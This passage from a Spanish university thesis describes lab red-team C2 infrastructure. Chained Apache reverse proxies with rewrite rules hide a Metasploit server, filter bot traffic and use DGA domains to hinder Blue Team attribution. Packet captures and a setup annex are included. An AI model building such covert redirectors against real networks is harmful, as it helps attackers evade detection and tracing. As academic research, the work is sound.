Como se ve, en ningún momento se ve que el tráfico sea redirigido al servidor C2, sino que es el propio servidor Apache el que resuelve la petición y genera la respuesta que devuelve al proxy.

Con esta propuesta se consiguen todos los objetivos mencionados al principio. Por un lado y como se ha visto en la Fig. 43, el cliente no ve la dirección real del servidor C2. Por otro lado, se ha simulado tráfico

real gracias al servidor Apache y a la página clonada. Además, gracias también al servidor Apache, solo el tráfico malware llega al servidor C2. Por último, aunque en este caso se utilizan todas las maquinas, esta propuesta permite añadir más equipos a la infraestructura y en caso de que falle alguno todo seguiría funcionando.

La desventaja más importante de esta solución es la necesidad de tener la máquina que ejecuta Socat y que solo sirve para hacer llegar los paquetes al servidor C2 sin que el bot sepa quién es. La necesidad de tener una sesión socket abierta de forma continua hace que esta propuesta no sea del todo eficiente.

Combinación de servidores Apache – Solución 2

En esta solución lo que se propone es combinar varios de los servidores Apache que actúan como *reverse proxys*. Esto mantiene todos los aspectos positivos de estos por separado, que son la ocultación de la dirección del servidor, simulación de tráfico realista y solo el malware es capaz de alcanzar el servidore C2. Pero, además, se elimina la desventaja que había en la solución 1 propuesta, que era esa sesión socket abierta permanentemente en la máquina que redirigía el tráfico con Socat y la desventaja de usar un único servidor Apache, que era que solo hay una máquina entre el bot y el servidor C2.

En este caso se han configurado todas las máquinas de la red 192.168.2.0/24 como servidores Apache que actúan como *reverse proxy*, y se han encadenado de forma estática, tal y como se muestra en la Fig. 48.




Fig. 48 Esquema solución 2 propuesta

Con esto lo que se consigue, que no se conseguía con un único servidor Apache es que ningún nodo sabe el origen y el destino reales de los paquetes. En este caso, al haber dos nodos en el camino, uno de ellos sabrá el origen y otro de ellos sabrá el destino, pero en ninguno caso saben ambas direcciones, lo que podría dificultar al Blue Team l identificación del servidor C2.

Como se ve en la Fig. 48, el bot cada vez podrá comunicarse con cualquiera de los cuatro servidores Apache y ese servidor se lo enviará siempre al mismo servidor Apache que será el que finalmente lo redirija al servidor C2. Es decir, hay múltiples caminos que puede elegir el bot para enviar sus paquetes, pero ese camino es estático. En trabajos futuros se podría intentar integrar proxychains o alguna otra manera para poder encadenar los proxys de forma dinámica.

La configuración utilizada para que los servidores Apache redirijan el tráfico tal y como se ve en la Fig. 48, concretamente en este caso la configuración de la máquina 192.168.2.11 se puede ver a continuación:

```
SSLProxyEngine On
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerExpire off


<Location /KTRhg_yaxFhjGXYNAWP4iwOxsNqPIoApEWI>
    RewriteEngine on
    RewriteCond %{REMOTE_ADDR} 192.168.2.13
    RewriteCond %{HTTP_USER_AGENT} "= Mozilla/5.0 (Macintosh; Intel Mac OS X
    12_2_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2
    Safari/605.1.15”


    RewriteRule ^(.*)$ "https://192.168.1.40:443/%{REQUEST_URI}" [L,P]


    RewriteCond %{REMOTE_ADDR} !192.168.2.13
    RewriteCond %{HTTP_USER_AGENT} "= Mozilla/5.0 (Macintosh; Intel Mac OS X
    12_2_1) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.2
    Safari/605.1.15”
    RewriteRule ^(.*)$ "https://192.168.2.14:443/%{REQUEST_URI}" [L,P]
</Location>
```

Al igual que en el apartado de Apache web server las primeras líneas son para habilitar el uso del protocolo SSL/TLS y para indicar que elementos de los certificados no son necesarios verificar.


Después, es igual que en apartado Apache web server pero con algunos cambios. En este caso también se filtrará la petición y si es a “*KTRhg_yaxFhjGXYNAWP4iwOxsNqPIoApEWI*” y el agente de usuario es el indicado anteriormente entonces se filtrará en función de la IP de origen. Si la IP de origen es en este caso la máquina 192.168.2.13 que como se ve en la Fig. 48 es justo el nodo anterior en la comunicación siguiendo la línea verde, entonces se envía al servidor C2. En caso contrario se envía al siguiente salto que es la máquina con IP 192.168.2.14.

La configuración del resto de máquinas es igual, pero cambiando las IP para que cuadren tal y como se ven en el esquema mostrado en la Fig. 48.

En las siguientes imágenes se pueden ver los paquetes que salen del bot Fig. 49, y en este caso un ejemplo de los paquetes que pasan por la máquina 192.168.2.11 Fig. 50. En el resto de las máquinas sería parecido, cambiando las IP por las que correspondan según la Fig. 48.


Por un lado, en la imagen del tráfico desde el punto de vista del bot (Fig. 49), se puede ver como se comunica con diferentes dominios. Estos dominios son los ya explicados en el apartado de 3.1.3 Algoritmo de Generación de Dominio (DGA), dando en este caso un dominio a cada una de las cuatro máquinas que actúan como *reverse proxys*. En esta imagen de ejemplo se pueden ver tres dominios diferentes y luego en los paquetes TLS a que IP corresponden.

Por otro lado, en la imagen Fig. 50 se ve como la máquina 192.168.2.11 se comunica tanto con la máquina con IP 192.168.2.14 que sería la línea morada de la Fig. 48, como con 192.168.2.13 y con 192.168.1.40 (servidor C2), que en Fig. 48 sería la línea verde.



192.168.5.20	192.168.2.50	DNS	88	Standard query 0x3b29 AAAA twmmg.malvado.org
192.168.2.50	192.168.5.20	DNS	133	Standard query response 0x3b29 AAAA twmmg.mal
192.168.5.20	192.168.2.14	TLSv1.3	583	Client Hello
192.168.2.14	192.168.5.20	TLSv1.3	2269	Server Hello, Change Cipher Spec, Applicatior
192.168.5.20	192.168.2.14	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.14	TLSv1.3	465	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	572	Application Data
192.168.2.14	192.168.5.20	TLSv1.3	90	Application Data
192.168.5.20	192.168.2.50	DNS	85	Standard query 0x7c78 AAAA lm.malvado.org OPT
192.168.2.50	192.168.5.20	DNS	130	Standard query response 0x7c78 AAAA lm.malvac
192.168.5.20	192.168.2.13	TLSv1.3	583	Client Hello
192.168.2.13	192.168.5.20	TLSv1.3	2269	Server Hello, Change Cipher Spec, Applicatior
192.168.5.20	192.168.2.13	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.13	TLSv1.3	392	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	239	Application Data
192.168.2.13	192.168.5.20	TLSv1.3	90	Application Data
192.168.5.20	192.168.2.50	DNS	86	Standard query 0x2613 AAAA cfg.malvado.org OP
192.168.2.50	192.168.5.20	DNS	131	Standard query response 0x2613 AAAA cfg.malva
192.168.5.20	192.168.2.11	TLSv1.3	583	Client Hello
192.168.2.11	192.168.5.20	TLSv1.3	2269	Server Hello, Change Cipher Spec, Applicatior
192.168.5.20	192.168.2.11	TLSv1.3	146	Change Cipher Spec, Application Data
192.168.5.20	192.168.2.11	TLSv1.3	523	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	337	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	572	Application Data
192.168.2.11	192.168.5.20	TLSv1.3	90	Application Data

Fig. 49 Comunicación con el servidor C2 vista desde el bot - Solución 2



192.168.2.11	192.168.2.14	TLSv1.3	583	Client Hello
192.168.2.14	192.168.2.11	TLSv1.3	2269	Server Hello, Change Cipher S
192.168.2.11	192.168.2.14	TLSv1.3	146	Change Cipher Spec, Applicati
192.168.2.11	192.168.2.14	TLSv1.3	491	Application Data
192.168.2.14	192.168.2.11	TLSv1.3	337	Application Data
192.168.2.14	192.168.2.11	TLSv1.3	337	Application Data
192.168.2.14	192.168.2.11	TLSv1.3	239	Application Data
192.168.2.11	192.168.2.14	TLSv1.3	90	Application Data
192.168.2.11	192.168.2.1	TLSv1.3	239	Application Data
192.168.2.11	192.168.2.1	TLSv1.3	90	Application Data
192.168.2.14	192.168.2.11	TLSv1.3	90	Application Data
192.168.2.13	192.168.2.11	TLSv1.3	583	Client Hello
192.168.2.11	192.168.2.13	TLSv1.3	2269	Server Hello, Change Cipher S
192.168.2.13	192.168.2.11	TLSv1.3	146	Change Cipher Spec, Applicati
192.168.2.13	192.168.2.11	TLSv1.3	490	Application Data
192.168.2.11	192.168.2.13	TLSv1.3	337	Application Data
192.168.2.11	192.168.2.13	TLSv1.3	337	Application Data
192.168.2.11	192.168.1.40	TLSv1.3	583	Client Hello
192.168.1.40	192.168.2.11	TLSv1.3	1586	Server Hello, Application Dat
192.168.2.11	192.168.1.40	TLSv1.3	146	Change Cipher Spec, Applicati
192.168.2.11	192.168.1.40	TLSv1.3	533	Application Data
192.168.1.40	192.168.2.11	TLSv1.3	321	Application Data
192.168.1.40	192.168.2.11	TLSv1.3	321	Application Data
192.168.1.40	192.168.2.11	TLSv1.3	202	Application Data
192.168.1.40	192.168.2.11	TLSv1.3	90	Application Data
192.168.2.11	192.168.1.40	TLSv1.3	90	Application Data
192.168.2.11	192.168.2.13	TLSv1.3	239	Application Data
192.168.2.11	192.168.2.13	TLSv1.3	90	Application Data
192.168.2.13	192.168.2.11	TLSv1.3	90	Application Data

Fig. 50 Comunicación con el servidor C2 vista desde un servidor Apache - Solución 2

Con esta solución como ya se ha mencionado al principio del apartado, se consiguen todos los objetivos de los redirectores. Además, se ha conseguido eliminar el uso de Socat y se han incluido varios nodos entre el bot y el atacante, proporcionando así más anonimidad al atacante y dificultado la tarea del Blue Team de rastreo.

Hasta ahora nos hemos centrado en el ver cómo el tráfico está circulando por la toda la red del laboratorio. A continuación, se muestran unas imágenes de como se ve ese tráfico, que como ya se ha dicho va encriptado utilizando TLS1.3, pero está bien recordar qué ve el Blue Team.




Fig. 51 Petición ls




Fig. 52 Respuesta ls

En la imagen de la izquierda se puede ver el paquete en el que el servidor manda al bot ejecutar el comando `ls` y en la de la derecha se puede ver una parte de la respuesta enviada al servidor. Como se puede ver, no se distingue ni qué orden ha mandado el servidor ni cuál ha sido la respuesta del bot. En la solución 1 el tráfico también va encriptado y por tanto al igual que en este caso no se podría saber que es lo que el servidor y el bot están mandándose en esos paquetes.

La desventaja en este caso es clara, los caminos son estáticos. Si por ejemplo el bot se comunica primero con la máquina 192.168.2.11, el siguiente salto siempre será 192.168.2.14. En el futuro esto se podría cambiar, intentando que al igual que se ha elegido de forma aleatoria el primer nodo, también se pueda elegir de forma aleatoria el siguiente nodo, haciendo así que los caminos sean dinámicos.

8 Conclusiones

En este proyecto se han abordado muchos conceptos nuevos sobre ciberseguridad que no habían sido impartidos durante la carrera y por tanto mucho del tiempo dedicado a este TFG ha sido para aprender y entender todo lo necesario para llevarlo a cabo. Pese a esto, se han conseguido todos los objetivos planteados al principio, algunos de una forma más completa que otros.

Se ha conseguido crear un servidor C2 con Metasploit capaz de enviar órdenes a un bot a través de un redirector *dumb pipe* utilizando Socat. Gracias a esto se han podido comunicar atacante y víctima, sin que la víctima supiese la verdadera dirección del atacante.

Además, se ha conseguido uno de los dos principales objetivos del proyecto, modificar el patrón de tráfico, modificando tiempos y tamaños. Este objetivo podría llegar a ser mucho más amplio en futuros proyectos, puesto que en este caso solo se ha aleatorizado los tamaños y los tiempos dentro de unos rangos dados. Como se ha dicho, el objetivo inicial esta cumplido, pero en futuros trabajos podría hacerse alguna aplicación que sea capaz de incrementar el tamaño de los paquetes, fragmentarlos, alterar los tiempos, etc.

Se ha aplicado un Algoritmo de Generación de Dominio, creando diferentes nombres de dominio para unos redirectores dados y se ha conseguido registrarlos en el servidor DNS correspondiente. De esta forma se ha conseguido una infraestructura un poco más resistente ante los métodos del Blue Team para defenderse, puesto que, si este bloquea algún dominio, en un máximo de 24 horas ese redirector volverá a estar disponible.

Se ha conseguido crear servidores proxys simples con Squid y posteriormente encadenarlos con proxychains, dificultado así a los defensores averiguar la verdadera dirección IP del atacante. Además, se ha creado un servidor Apache que actúa como *reverse proxy*, filtrando las peticiones y redirigiendo solo el tráfico malicioso al servidor C2.

El segundo gran objetivo era evitar la fácil atribución del ataque. Para esto se han propuesto dos soluciones, una que combina el uso de Socat, Squid, Apache y proxychains y otra que únicamente utiliza servidores Apache. Ambas soluciones consiguen los objetivos fundamentales de los redirectores, que son ocultar la dirección del servidor C2, permitir solo al tráfico malicioso llegar hasta el atacante, simular tráfico legítimo y, por último, una infraestructura fiable.

Las soluciones propuestas no son ni mucho menos las únicas, y es posible tanto más soluciones utilizando servidores proxy como con otras tecnologías como Tor o VPNs. Todo esto podría ser explorado en proyectos futuros.

Posibles mejoras

Este trabajo ha requerido mucho tiempo de buscar y entender diferentes conceptos y técnicas desde el punto de vista teórico y por tanto la parte práctica es relativamente simple. Por eso, hay diferentes mejoras más avanzadas que podría ser implementadas en el futuro que no ha sido posible ejecutar y que ya se han ido mencionando en todos los apartados anteriores. Estas mejoras son las siguientes:

- Aumentar el tiempo entre las peticiones del bot al servidor. Se intento llevar a cabo, pero no fue posible, obteniendo errores en Metasploit de *Timeout* que cortaban la comunicación. En el futuro podría intentarse aumentar este tiempo de segundos a horas o incluso días, de esta forma sería más difícil detectar estos canales de comunicación.
- Encapsular las peticiones DNS en otros protocolos como puede ser HTTPS. De esta manera si el Blue Team revisa la cantidad de peticiones DNS de las diferentes máquinas de la intranet no encontraría una cantidad tan elevada.
- Caminos dinámicos en la solución 2 propuesta. Es decir, encadenar los proxys de forma dinámica, utilizando proxychains o alguna otra herramienta.
- Certificados reales y válidos para los redirectores, en concreto para los servidores Apache, de manera que, si se hace una petición desde un navegador, salga como que es una página segura.
- Crear páginas reales en vez de clonar una ya existente.

Para proyectos futuros, a parte de las diferentes mejoras ya propuestas, sería posible utilizar algún otro método de anonimización. En este caso se han utilizado principalmente servidores proxys, en el futuro podría intentarse con otros métodos como Tor o VPNs y comparar los resultados.

Anexo 1 – Configuración de los intermediarios

Este anexo contiene la configuración general de los equipos que actúan como intermediarios. En el se instalan todas las herramientas utilizadas: Squid, proxychains, Wireshark, Apache2 y Socat. Es necesario mencionar que no todas las máquinas tienen todas estas herramientas instaladas, por ejemplo, la máquina 192.168.2.14 no tiene Socat puesto que en ningún experimento se ha utilizado.

En este caso se ha clonado el repositorio de GitLab (https://gitlab.inf.uva.es/paulmer/tfg.git)en el cual están los archivos de configuración modificados y se han sustituido por los originales.

```
root@inter-0x:/home/usuario# apt update

root@inter-0x:/home/usuario# git clone
https://gitlab.inf.uva.es/paulmer/tfg.git


root@inter-0x:/home/usuario# apt install socat


root@inter-0x:/home/usuario# apt install wireshark


root@inter-0x:/home/usuario# apt install squid

root@inter-0x:/home/usuario# rm /etc/squid/

root@inter-0x:/home/usuario# cp ./tfg/Squid/squid.conf /etc/squid/

root@inter-0x:/home/usuario# systemctl restart squid


root@inter-0x:/home/usuario# apt install proxychains

root@inter-0x:/home/usuario# rm /etc/proxychains.conf

root@inter-0x:/home/usuario# cp ./tfg/proxychains/proxychains.conf
/etc/


root@inter-0x:/home/usuario# apt isntall apache2

root@inter-0x:/home/usuario# a2enmod ssl proxy proxy_http rewrite

root@inter-0x:/home/usuario# a2ensite default-ssl

root@inter-0x:/home/usuario# systemctl restart apache2

root@inter-0x:/home/usuario# rm /var/www/html

root@inter-0x:/home/usuario# cp ./tfg/Apache/Página/* /var/www/html/

root@inter-0x:/home/usuario# mkdir /etc/apache2/certificates

root@inter-0x:/home/usuario# openssl req -new -newkey rsa:4096 -x509 -
sha256 -days 365 -nodes -out apache-cert.crt -keyout apache.key

root@inter-0x:/home/usuario# rm /etc/apache2/sites-available/000-
defaul.conf

root@inter-0x:/home/usuario# rm /etc/apache2/sites-available/defaul-
ssl.conf
```

Lista de abreviaturas

C&C: *Command and Control*

C2: *Command and Control*

DDoS: *Distributed Denial-of-Service (DDoS) Attack*

DGA: *Domain Generation Algorithms*

DNS: *Domain Name System*

ELF: *Executable and Linkable Format*

FTP: *File Transfer Protocol*

HTTP: *Hypertext Transfer Protocol*

HTTPS: *Hypertext Transfer Protocol Secure*

IDS: *Intrusion Detection System*

IoT: *Internet of Things*

P2P: *Peer-to-Peer*

PKI: *Public Key Infrastructure*

SOCKS 4: *SOCKet Secure 4*

SOCKS 5: *SOCKet Secure 5*

SSH: *Secure Shell*

SSL: *Secure Sockets Layer*

TCP: *Transmission Control Protocol*

TLS: *Transport Layer Security*

Tor: *The Onion Router*

UDP: *User Datagram Protocol*

URI: *Uniform Resource Identifier*

URL: *Uniform Resource Locator*

VPN: *Virtual private network*

Bibliografía

(s.f.). Recuperado el 25 de 04 de 2022, de http://s3.amazonaws.com/alexa-static/top-1m.csv.zip

The MITRE Corporation. (17 de 10 de 2018). *Command and Control*. Recuperado el 16 de 02 de 2022, de https://attack.mitre.org/tactics/TA0011/

11.13. REDIRECT target. (s.f.). Recuperado el 19 de 03 de 2022, de https://www.linuxtopia.org/Linux_Firewall_iptables/x4508.html

Adams, D. (07 de 2021). *Squid proxy configuration on Linux*. Recuperado el 20 de 05 de 2022, de https://linuxhint.com/squid-proxy-configuration-linux/

ADJEI, M. (5 de 11 de 2021). *Malware Payloads & Beacons: Types of Malicious Payloads*. Recuperado el 26 de 03 de 2022, de https://www.illumio.com/blog/types-malicious-payloads

Afiq, H. (05 de 01 de 2018). *Setup High Anonymous Elite Proxy with Squid*. Recuperado el 20 de 05 de 2022, de https://www.metahackers.pro/setup-high-anonymous-elite-proxy/

Amoany, E. (25 de 06 de 2020). *Getting started with socat, a multipurpose relay tool for Linux*. Recuperado el 19 de 05 de 2022, de https://www.redhat.com/sysadmin/getting-started-socat

Anderson, B. (2016). *Hiding in Plain Sight: Malware's Use of TLS and Encryption*. Recuperado el 18 de 04 de 2022, de https://blogs.cisco.com/security/malwares-use-of-tls-and-encryption

Apache. (2021). *Guía de Proxy Inverso*. Recuperado el 17 de 05 de 2022, de https://httpd.apache.org/docs/trunk/es/howto/reverse_proxy.html

Apache. (16 de 06 de 2022). *Apache mod_rewrite Introduction*. Obtenido de https://httpd.apache.org/docs/2.4/rewrite/intro.html

bluscreenofjeff. (2017). *Red-Team-Infrastructure-Wiki*. Recuperado el 2022 de 03 de 18, de https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#smtp

Bortolameotti, R. (s.f.). *C&C Botnet Detection over SSL*. Recuperado el 16 de 04 de 2022, de https://essay.utwente.nl/65667/1/Riccardo_Bortolameotti_MasterThesis.pdf

Carlo, C. (2021). *Intrusion detection.* SANS Institute.

Chipeta, C. (23 de 01 de 2022). *What is Metasploit?* Recuperado el 26 de 03 de 2022, de https://www.upguard.com/blog/metasploit

Ciberseguidad, seguridad informática trabajos; manos tecleando sobre on portátil con símbolos de candados. (22 de 01 de 2021). Recuperado el 14 de 02 de 2022, de https://www.unir.net/ingenieria/revista/cuanto-gana-experto-ciberseguridad/

Cricket Liu, P. A. (2006). *DNS and BIND, 5th Edition.* O'Reilly Media, Inc.

crontab(5) - Linux man page. (s.f.). Recuperado el 26 de 04 de 2022, de https://linux.die.net/man/5/crontab

Designing Effective Covert Red Team Attack Infrastructure. (05 de 12 de 2017). Obtenido de https://bluescreenofjeff.com/2017-12-05-designing-effective-covert-red-team-attack-infrastructure/#:~:text=A%20covert%20red%20team%20attack%20infrastructure%20is%20any%20back%2Dend,and%20control%20(C2)%20servers.

editor. (16 de 07 de 2021). Recuperado el 19 de 03 de 2022, de https://labs.jumpsec.com/obfuscating-c2-during-a-red-team-engagement/

Ergene, M. (12 de 08 de 2020). *Threat Hunting and Detection with Web Proxy Logs*. Recuperado el 21 de 03 de 2022, de https://posts.bluraven.io/threat-hunting-and-detection-with-web-proxy-logs-58094cae3537

Eva Papadogiannaki, C. H. (2018). *OTTer: A Scalable High-Resolution Encrypted Traffic Identification Engine.*

getridbug. (s.f.). *How does proxychains avoid DNS leaks?* Recuperado el 03 de 05 de 2022, de How does proxychains avoid DNS leaks?

Grimmick, R. (26 de 04 de 2021). *What is C2? Command and Control Infrastructure Explained*. Recuperado el 16 de 02 de 2022, de https://www.varonis.com/blog/what-is-c2

Grumer, J. P. (2019). *CharBot: A Simple and Effective Method for Evading DGA Classifiers.* IEEE.

Grupo ATICO34. (s.f.). *Certificado X.509. ¿Qué es y para qué se usa?* Recuperado el 18 de 04 de 2022, de https://protecciondatos-lopd.com/empresas/certificado-x509/

Guofei Gu, J. Z. (02 de 2008). *BotSniffer: Detecting Botnet Command and Control Channels in*. Recuperado el 16 de 02 de 2022, de https://corescholar.libraries.wright.edu/cgi/viewcontent.cgi?article=1006&context=cse

Hans Delfs, H. K. (2015). *Introduction to Cryptography.* Springer.

Hernandez, J. (08 de 05 de 2019). *What is Apache? In-Depth Overview of Apache Web Server*. Recuperado el 19 de 05 de 2022, de https://www.sumologic.com/blog/apache-web-server-introduction/

Hong Xia, Y. X. (2016). *The Research of Advanced Evasion Attack Method Based.*

Hubbard, D. (31 de 03 de 2021). *Cisco Umbrella 1 Million*. Recuperado el 21 de 03 de 2022, de https://umbrella.cisco.com/blog/cisco-umbrella-1-million

Hunt Evil Your Practical Guide to. (s.f.). Recuperado el 21 de 03 de 2022, de https://www.threathunting.net/files/hunt-evil-practical-guide-threat-hunting.pdf

Huntpedia Your threat hunting knowledge compendium. (s.f.). Recuperado el 21 de 03 de 2022, de https://www.threathunting.net/files/huntpedia.pdf

IBM. (s.f.). *Proxy server types and uses for HTTP Server*. Recuperado el 17 de 02 de 2022, de https://www.ibm.com/docs/en/i/7.2?topic=concepts-proxy-server-types

Impe, K. V. (20 de 08 de 2018). *How to Leverage Log Services to Analyze C&C Traffic*. Recuperado el 21 de 03 de 2022, de https://securityintelligence.com/how-to-leverage-log-services-to-analyze-cc-traffic/

Intro to Covenant C2. (24 de 02 de 2021). Recuperado el 18 de 03 de 2022, de https://www.snaplabs.io/insights/intro-to-covenant-c2

IONOS. (25 de 09 de 2020). *Squid: acelera tu web con un proxy-caché multiplataforma*. Recuperado el 19 de 05 de 2022, de https://www.ionos.es/digitalguide/servidores/configuracion/squid-el-servidor-proxy-cache-de-codigo-abierto/

Ip, P. b. (4 de 06 de 2021). *Among cyber-attack techniques, what is a DGA?* Recuperado el 16 de 02 de 2022, de https://bluecatnetworks.com/blog/among-cyber-attack-techniques-what-is-a-dga/

Jagga, S. (s.f.). *Types of Proxy Servers*. Recuperado el 17 de 02 de 2022, de https://www.educba.com/types-of-proxy-servers/

Katie Terrell Hanna, B. L. (03 de 2021). *botnet*. Recuperado el 24 de 03 de 2022, de https://www.techtarget.com/searchsecurity/definition/botnet

Larinkoski, L. (11 de 03 de 2016). *Detecting Encrypted Command & Control*. Recuperado el 16 de 02 de 2022, de https://aaltodoc.aalto.fi/bitstream/handle/123456789/23297/master_Larinkoski_Luukas_2016.pdf?sequence=2&isAllowed=y

Li, V. (15 de 03 de 2020). *Proxying Like a Pro*. Recuperado el 17 de 02 de 2022, de https://medium.com/swlh/proxying-like-a-pro-cccdc177b081

LINUX, M. V. (24 de 01 de 2014). *METASPLOIT INTRODUCCION: LO QUE NECESITAS SABER DE METASPLOIT*. Recuperado el 19 de 05 de 2022, de https://widrogo.wordpress.com/tag/msfconsole/

Lukan, D. (23 de 06 de 2014). *Domain Generation Algorithm (DGA)*. Recuperado el 16 de 02 de 2022, de https://resources.infosecinstitute.com/topic/domain-generation-algorithm-dga/

Lupari, P. (05 de 2021). *Detecting Anomalies in TLS Traffic*. Recuperado el 16 de 04 de 2022, de https://www.theseus.fi/bitstream/handle/10024/503256/Thesis_Lupari_Pekka.pdf?sequence=2&isAllowed=y

Luz, S. D. (18 de 05 de 2021). *Utiliza Proxychains y Tor en Linux para ocultar tu identidad en Internet*. Recuperado el 17 de 02 de 2022, de https://www.redeszone.net/tutoriales/seguridad/proxychains-tor-linux-ocultar-identidad-internet/

